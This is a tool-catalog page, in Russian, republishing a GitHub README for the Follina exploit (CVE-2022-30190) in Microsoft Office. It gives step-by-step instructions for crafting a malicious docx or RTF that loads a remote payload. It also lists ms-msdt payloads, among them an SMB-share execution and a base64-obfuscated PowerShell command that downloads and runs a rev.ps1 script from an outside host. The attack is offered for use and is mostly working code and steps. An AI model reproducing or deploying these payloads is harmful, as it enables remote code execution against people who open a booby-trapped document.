

Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
MS-MSDT-Office-RCE-Follina — CVE-2022-30190 | MS-MSDT Follina One Click | Kitploit

Инструменты/GitHubGitHub/0xflagplz/ms-msdt-office-rce-follina
Инструменты фишингаГенерация полезной нагрузкиЭксплуатацияЛатеральное перемещениеЭксплуатация веб-приложенийКомандование и Управление
GitHub0xflagplz/ms-msdt-office-rce-follina

MS-MSDT-Office-RCE-Follina

Поделиться

CVE-2022-30190 | MS-MSDT Follina One Click

Репозиторий
2012434 лет назадПроверено Kitploit

MS-MSDT-Office-RCE-Follina

CVE-2022-30190 | MS-MSDT Follina Один клик

  1. Создайте файл Docx.
  2. В файле Docx: Вставка > Объект > Точечный рисунок > Ок
  3. В запущенном приложении Paint сохраните файл Paint.
  4. Сохраните ваш файл Docx.
  5. Откройте ваш файл как архив (с помощью 7Zip; Правый клик > 7Zip > Открыть архив.)
  6. Скопируйте Document.xml из \Word\ и файл document.xml.rels из \word_rels\
  7. Откройте/отредактируйте \word_rels\Document.xml.rels и найдите XML-тег отношения с "/relationships/oleObject". После этого замените адрес в "Target=" на ваш удаленный адрес, откуда будет получена нагрузка. Также добавьте "TargetMode="External"" в XML-тег.
  8. Сожмите обратно в файл Docx (Отправить > Сжатая ZIP-папка | Переименуйте расширение файла с zip на docx/doc)

Тип файла RTF

После того как docx-файл сохранен с использованием параметров шага / параметров ниже. Сохраните Docx как RTF.

Если вы также добавите эти элементы под элемент <o:OLEObject> в word/document.xml:

<o:LinkType>EnhancedMetaFile</o:LinkType>
<o:LockedField>false</o:LockedField>
<o:FieldCodes>\f 0</o:FieldCodes>

Процесс повторной архивации можно также увидеть в скрипте Python от JohnHammond: ~ Rebuild the original office file ~

shutil.make_archive(args.output, "zip", doc_path)
os.rename(args.output + ".zip", args.output)

Ссылка: https://github.com/JohnHammond/msdt-follina/blob/main/follina.py


Полезные нагрузки

Базовый запуск калькулятора:

<script>
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Start-Process('calc'))i/../../../../../../../../../../../../../../Windows/system32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

Можно заменить Start-Process('calc') на:

IEX('calc.exe')


Выполнение через общий ресурс SMB:

<script>
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=/../../$(\\\\taretip\\share\\poc)/.exe)"";
</script>

Загрузка PS1-файла:

<script>
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'cG93ZXJzaGVsbC5leGUgLWMgImlleCAoaXdyIGh0dHA6Ly8xOTIuMTY4LjE5OC4xMjgvcmV2LnBzMSAtVXNlQmFzaWNQYXJzaW5nKSIK'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe \"";
</script>  

Декодировано:

Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("powershell.exe -c "iex (iwr http://192.168.198.128/rev.ps1 -UseBasicParsing)""))))


Apache2 access.log должен отобразить соединение при открытии файла

Пример лога

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    339
  • 4

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    317
  • 5

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    307
  • 6

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    294

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





